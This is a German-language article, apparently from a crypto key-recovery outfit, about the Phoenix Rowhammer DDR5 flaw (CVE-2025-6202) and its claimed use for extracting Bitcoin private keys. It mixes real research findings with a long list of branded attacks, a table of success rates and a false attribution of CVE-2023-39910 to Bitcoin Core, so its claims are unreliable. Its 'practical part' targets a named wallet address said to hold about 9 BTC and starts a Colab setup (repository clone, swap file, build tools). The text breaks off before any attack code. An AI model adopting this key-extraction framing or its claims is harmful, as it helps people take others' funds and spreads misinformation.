 demining/phoenix-rowhammer-attack-cve-2025-6202
# Phoenix Rowhammer-Angriff: Systemisches Risiko der Kompromittierung privater Bitcoin-Wallet-Schlüssel in der globalen Blockchain-Infrastruktur aufgrund einer kritischen SK-Hynix-DDR5-Schwachstelle (CVE-2025-6202)

Dieser Artikel untersucht die systemischen kryptografischen Sicherheitsbedrohungen durch den Phoenix-Rowhammer-Angriff (CVE-2025-6202), der private Schlüssel aus DDR5-RAM durch Bitmanipulation auf Hardware-Ebene extrahieren kann. In den letzten Jahren hat die dynamische Entwicklung von Kryptowährungstechnologien zu einer zunehmenden Abhängigkeit der Ökosysteme digitaler Vermögenswerte von Hardware- und Mikrochip-Komponenten geführt, die kryptografische Daten speichern und verarbeiten. Vor diesem Hintergrund werden Schwachstellen auf Hardware-Ebene, die zur direkten Kompromittierung privater Schlüssel in Kryptowährungs-Wallets führen können, zu einem wachsenden Risikofaktor. Eine der gefährlichsten Bedrohungen heute sind Angriffe auf den Arbeitsspeicher, insbesondere fortgeschrittene Varianten von Rowhammer-Exploits, die die physikalischen Eigenschaften von DRAM-Zellen beeinflussen. Diese Angriffe ermöglichen es Angreifern, einzelne Datenbits zu verändern und Zugang zu vertraulichen Informationen zu erhalten, einschließlich privater Schlüssel für Bitcoin- und Ethereum-Wallets.
Unter den kritischen Beispielen dieser Bedrohungsklasse sticht die Schwachstelle CVE-2025-6202 hervor, die im DDR5-Speicher von SK Hynix entdeckt wurde . Der Phoenix-Rowhammer-Angriff, der auf dieser Schwachstelle basiert, demonstriert die Fähigkeit, moderne Target-Row-Refresh- (TRR-) Schutzmechanismen des Speichers zu umgehen und sogenannte „blinde Flecken“ zu erzeugen, die eine kontrollierte Datenkorruption auf Hardware-Ebene ermöglichen. Solche Schwachstellen können ausgenutzt werden, um private Schlüssel aus dem RAM zu extrahieren, kryptografische Bibliotheken zu kompromittieren und Systemprozesse zu verändern, die digitale Wallets sichern.
Darüber hinaus zeigt die Forschung zur kryptografischen Sicherheit, dass die Kombination von Phoenix Rowhammer mit anderen Angriffsarten wie dem BitShredder-Angriff , Memory Phantom (CVE-2025-8217) und Artery Bleed (CVE-2023-39910) ein Multi-Vektor-Bedrohungsmodell schafft, bei dem ein Angreifer Seed-Phrasen, private Schlüssel und Passwörter selbst nach Abschluss kryptografischer Operationen wiederherstellen kann. Der systemische Charakter dieser Schwachstellen macht eine vollständige Risikominderung durch Software unmöglich und unterstreicht die Notwendigkeit, neue Prinzipien für den hardwarebasierten Speicherschutz zu entwickeln.
Somit stehen moderne Kryptowährungs-Wallets und die Infrastruktur digitaler Vermögenswerte unter zunehmendem Druck durch Hardware-Angriffe, die zuvor als theoretisch galten. Die Bedeutung der Untersuchung dieser Angriffe und der Entwicklung von Gegenmaßnahmen ist grundlegend für die Gewährleistung der Integrität und Widerstandsfähigkeit des Bitcoin- und anderer Kryptowährungs-Ökosysteme angesichts sich entwickelnder Bedrohungen der nächsten Generation.
Aktuelle Forschungen der Computer Security Group (COMSEC) der ETH Zürich in Zusammenarbeit mit Google haben eine kritische Hardware-Schwachstelle in DDR5-Speichermodulen von SK Hynix identifiziert, die als CVE-2025-6202 bezeichnet wird . Der Phoenix-Rowhammer-Angriff stellt eine beispiellose Bedrohung für die Sicherheit von Bitcoin-Kryptowährungs-Wallets dar, da er es Angreifern ermöglicht, private Schlüssel aus DDR5-Speicher durch Bitmanipulation auf Hardware-Ebene zu extrahieren. Die Forschung zeigte, dass alle 15 getesteten SK-Hynix-DDR5-Module, die zwischen 2021 und 2024 hergestellt wurden, anfällig für diesen Angriff sind, was eine systemische Bedrohung für die Sicherheit von Kryptowährungsvermögenswerten weltweit darstellt. thehackernews
Rowhammer ist eine Hardware-Schwachstelle im DRAM-Speicher, bei der wiederholter Zugriff auf bestimmte Speicherzeilen elektrische Störungen verursacht, die zu Bitveränderungen in benachbarten Zeilen führen. Dieses Phänomen basiert auf den physikalischen Eigenschaften moderner Hochdichte-Speicherchips, bei denen kleinere technologische Abmessungen den Speicher anfälliger für elektromagnetische Störungen machen .
Im Kontext des DDR5-Speichers verwendet der Phoenix-Angriffsmechanismus einen innovativen selbstkorrigierenden Synchronisations-Ansatz , der fortschrittliche Target-Row-Refresh- (TRR-) Schutzmechanismen umgeht. Die Forscher entdeckten, dass der TRR-Mechanismus in SK-Hynix-Chips bestimmte Aktualisierungsintervalle nicht überwacht und so „blinde Flecken“ in der Verteidigung entstehen. notebookcheck
Die wichtigste technische Errungenschaft des Phoenix-Angriffs ist die Entwicklung eines Algorithmus, der Tausende von Speicheraktualisierungsbefehlen über lange Zeiträume synchronisieren kann. Der Angriff nutzt zwei spezifische Angriffsmuster: comsec-files.ethz
Kurzes Muster (128 tREFI-Intervalle): Bietet eine effizientere Bitfehlererzeugung und produziert durchschnittlich 4989 Bitfehler. Dieses Muster zeigte eine 2,62-mal höhere Effizienz als das lange Muster. reddit
Langes Muster (2608 tREFI-Intervalle): Entwickelt, um ausgefeiltere Sicherheitsmechanismen zu umgehen, obwohl es bei der Erzeugung von Bitfehlern weniger effektiv ist. comsec-files.ethz
Der Phoenix-Rowhammer-Angriff schafft mehrere Vektoren zur Kompromittierung von Bitcoin-Wallets, indem er verschiedene Ebenen des Speichersystems angreift. Die Analyse der Forschungsmaterialien von KeyHunters ergab mindestens 18 verschiedene Arten von Speicherangriffen, die direkt mit der Extraktion privater Schlüssel aus Kryptowährungs-Wallets zusammenhängen.
Memory-Phantom-Angriff (CVE-2025-8217): Eine kritische Speicherleck-Schwachstelle, die es ermöglicht, private Schlüssel und Seeds direkt aus residualen RAM-Blöcken von Wallets zu extrahieren, die nach kryptografischen Operationen nicht sicher gelöscht wurden. Dieser Angriff verwandelt ungeklärte Puffer in eine „Geisterbibliothek“, in der jedes Speicherfragment in einen gültigen Schlüssel umgewandelt werden kann. keyhunters

BitShredder-Angriff: Verwendet eine „Speicher-Schredder“-Technik, um heimlich in den Speicher eines laufenden Kryptowährungs-Wallets einzudringen. Bei der Generierung oder Wiederherstellung eines Wallets scannt der Angriff ungelöschte Teile des RAMs und sucht nach Resten von Entropie, Seeds und Passwörtern, die nach der Verwendung nicht durch Standardmethoden gelöscht werden. keyhunters
Artery-Bleed-Angriff: Nutzt eine Speicherleck-Schwachstelle in Bitcoin Core (CVE-2023-39910) aus, um private Schlüssel aus verlorenen Krypto-Wallets wiederherzustellen. Der Angriff nutzt eine kritische Speicherleck-Schwachstelle in Bitcoin Core aus, um Zugang zu sensiblen Daten zu erhalten. keyhunters
Die Studie demonstrierte drei Hauptszenarien für die praktische Ausnutzung des Phoenix-Angriffs gegen Kryptowährungssysteme: bleepingcomputer
1. Page-Table-Entry- (PTE-) Angriff: Alle getesteten Geräte waren anfällig für diese Art von Angriff, der die Erstellung einer beliebigen Speicher-Lese-/Schreib-Primitive ermöglicht. comsec-files.ethz
2. RSA-2048-Schlüsselkompromittierung: 73 % der getesteten DIMM-Module waren anfällig für die Extraktion von RSA-2048-Schlüsseln aus einer benachbarten virtuellen Maschine, um die SSH-Authentifizierung zu knacken. Die durchschnittliche Angriffszeit betrug 6 Minuten und 20 Sekunden. bleepingcomputer
3. Modifikation der sudo-Binärdatei: 33 % der getesteten Chips ermöglichten die Modifikation der sudo-Binärdatei, um lokale Privilegien auf Root-Ebene zu erhöhen. comsec-files.ethz
Der Phoenix-Rowhammer-Angriff stellt eine systemische Bedrohung für das gesamte Bitcoin-Ökosystem dar, da die meisten modernen Systeme DDR5-Speicher zur Speicherung und Verarbeitung kryptografischer Daten verwenden. Die Schwachstelle betrifft die grundlegenden Sicherheitsprinzipien von Kryptowährungen, die auf der kryptografischen Stärke privater Schlüssel basieren. tenable+1
Ausmaß der Auswirkungen: SK Hynix kontrolliert etwa 36 % des globalen DRAM-Marktes, wodurch möglicherweise Milliarden von Geräten weltweit betroffen sind. Alle DDR5-Module, die zwischen Januar 2021 und Dezember 2024 hergestellt wurden, sind anfällig. notebookcheck+2
Kryptografische Implikationen: Der Angriff untergräbt die Grundlagen der kryptografischen Sicherheit, da selbst bei korrekter Implementierung von Signatur-, Verschlüsselungs- und Authentifizierungsalgorithmen ungeschützte Puffer zu einer Quelle der Kompromittierung von Schlüsselmaterial werden. keyhunters
Eine umfassende Kryptoanalyse hat mehrere Angriffsvektoren gegen Bitcoin-Wallets durch Speichermanipulation aufgedeckt:
Timing-basierte Angriffe: Dazu gehören BitSpectre85-, ChronoForge- und Timing-Phantom-Angriffe, die Timing-Schwachstellen ausnutzen, um private Schlüssel schrittweise durch Analyse der Ausführungszeit kryptografischer Operationen wiederherzustellen.
Kontextbasierte Angriffe: Der Context-Phantom-Angriff nutzt die kritische Schwachstelle des secp256k1-Kontextlecks aus, um private Schlüssel verlorener Bitcoin-Wallets über einen Speicheroffenlegungsangriff wiederherzustellen.
Cache-basierte Angriffe: Der CacheHawk-Strike-Angriff verwendet einen kritischen Cache-Timing-Angriff auf den Bitcoin-Signatur-Cache, der die Wiederherstellung privater Schlüssel verlorener Bitcoin-Wallets ermöglicht.

| Attack_Component | Technical Method | Success_Rate | Average_Time_Seconds | CVE_Reference | Impact_Level |
|---|---|---|---|---|---|
| Initial Memory Access | Self-correcting synchronization with DDR5 refresh commands | 100 | 5 | CVE-2025-6202 | High |
| TRR Bypass Method | Exploitation of unmonitored refresh intervals in TRR mechanism | 100 | 30 | CVE-2025-6202 | Critical |
| Synchronization Technique | Real-time alignment with 128 and 2608 tREFI patterns | 95 | 60 | CVE-2025-6202 | High |
| Bit Flip Generation | Electrical interference in adjacent DRAM rows causing data corruption | 100 | 180 | CVE-2025-6202 | Critical |
| Private Key Extraction | Recovery from uncleaned memory buffers containing wallet data | 85 | 240 | CVE-2025-8217 | Critical |
| Privilege Escalation | Root access exploitation through corrupted page table entries | 100 | 109 | CVE-2025-6202 | Critical |
| RSA-2048 Key Recovery | Co-located VM private key extraction via memory bit flips | 73 | 380 | CVE-2025-6202 | High |
| SSH Authentication Break | Compromise of cryptographic authentication systems | 73 | 380 | CVE-2025-6202 | High |
| Sudo Binary Modification | Local privilege escalation to root user through binary corruption | 33 | 300 | CVE-2025-6202 | Medium |



Das Forschungsdiagramm zeigt eine strukturierte und visuelle Darstellung, die die Bedeutung der kryptografischen Schwachstelle erklärt, die durch den Phoenix-Rowhammer-Angriff aufgedeckt wurde, und demonstriert insbesondere deren Auswirkungen auf die Bitcoin-Sicherheit, wenn SK-Hynix-DDR5-Speichermodule ins Visier genommen werden.
Kommen wir zum praktischen Teil und betrachten ein Beispiel mit einem Bitcoin-Wallet unter: 15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit . Aus diesem Wallet gingen Münzen im Wert von 9.02332298 BTC verloren, was ungefähr 1.127.026,44 USD Stand Oktober 2025 entspricht .
Um den Angriff zu Demonstrationszwecken zu veranschaulichen, verwenden wir Tools und Umgebungen wie Jupyter Notebook oder Google Colab.
Google Colab (Colaboratory) ist eine Cloud-Plattform, die interaktive Jupyter-Notebooks bereitstellt, in denen Sie Code in verschiedenen Programmiersprachen schreiben und ausführen können. Sie ist besonders nützlich für Datenkryptoanalyse, die Ausführung des SK-Hynix-DDR5-AiM-PIM -Simulators basierend auf Ramulator 2.0 , sowie den Zugriff auf leistungsstarke Rechenressourcen wie GPUs und TPUs. Ein entscheidender Vorteil ist die Möglichkeit, Systembefehle auszuführen, genau wie in einem regulären Linux-Terminal, unter Verwendung von Zellen mit Präfix ! für die Integration mit externen Dienstprogrammen und Skripten.
Lassen Sie uns Repositories basierend auf der SK-Hynix-DDR5-AiM-PIM-Architektur mit Ramulator 2.0 installieren
Laden Sie die AiM-Simulator-Codebasis herunter und navigieren Sie zu deren Verzeichnis.
!git clone https://github.com/keyhunters/SK_Hynix_DDR5_aim_simulator.git
cd SK_Hynix_DDR5_aim_simulatorls
Befehle zum Erstellen einer 4-GB-Swap-Datei, um die Speicherverfügbarkeit während der Ramulator2-Kompilierung zu verbessern.
# Check current swap usage
!free -h
!swapon --show

# Create a 4GB swap file
!sudo fallocate -l 4G /swapfile
!sudo chmod 600 /swapfile
!sudo mkswap /swapfile
!sudo swapon /swapfile

# Make swap permanent
!echo '/swapfile none swap sw 0 0' | sudo tee -a /etc/fstab
Installieren von Compilern, Build-Tools und Bibliotheken, die für den Simulator und Ramulator 2.0 erforderlich sind.
# For Ubuntu 22.04: install compilers
!sudo apt update
!sudo apt install g++-12

# Alternatively, install Clang
!sudo apt install clang-15

# Install basic build tools
!sudo apt install build-essential cmake git

# Additional development libraries
!sudo apt install libssl-dev zlib1g-dev

# YAML support
!sudo apt install libyaml-cpp-dev

# Mathematics libraries
!sudo apt install libboost-dev

# Python support for scripts
!sudo apt install python3-dev python3-pip
!mkdir phoenix_rowhammer
cd phoenix_rowhammerÜberwachen Sie Speicher, verfügbaren Festplattenspeicher und Systemauslastung während Installation und Kompilierung.
# Monitor resources in real time
!htop

# Check available memory
!free -m

# Check disk space
